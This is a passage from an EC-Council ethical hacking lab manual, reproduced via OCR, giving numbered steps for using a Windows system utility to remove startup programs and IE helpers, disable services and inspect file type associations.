
19. The OneDrive program will be deleted from the Startup Programs list. This is how to manage the Startup Programs for a Windows machine.
20. Now, switch to the **IE Helpers** tab. It shows all toolbars and links loaded by IE or other windows component. Select duplicate or non-required programs (here **Java(tm) Plug-In SSV Helper**), and then click **Remove**.

    Note: If a pop-up appears, as shown in the screenshot. Click **Yes** to proceed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




21. Switch to the **Services** tab to display the installed services on your system. Select any service and click **Info…**, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. A window showing the service information appears. To disable a service, select **Disabled** from the drop-down list and click **Apply**, as shown in the screenshot. Click **Close** to exit the window.




23. Switch to the **File Types** tab to view the programs associated with a file. Select a program and click **Info…** to view the available information.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24. The **Windows Batch File** window appears, as shown in the screenshot. Click **Expand Info** to view the full info about the program.

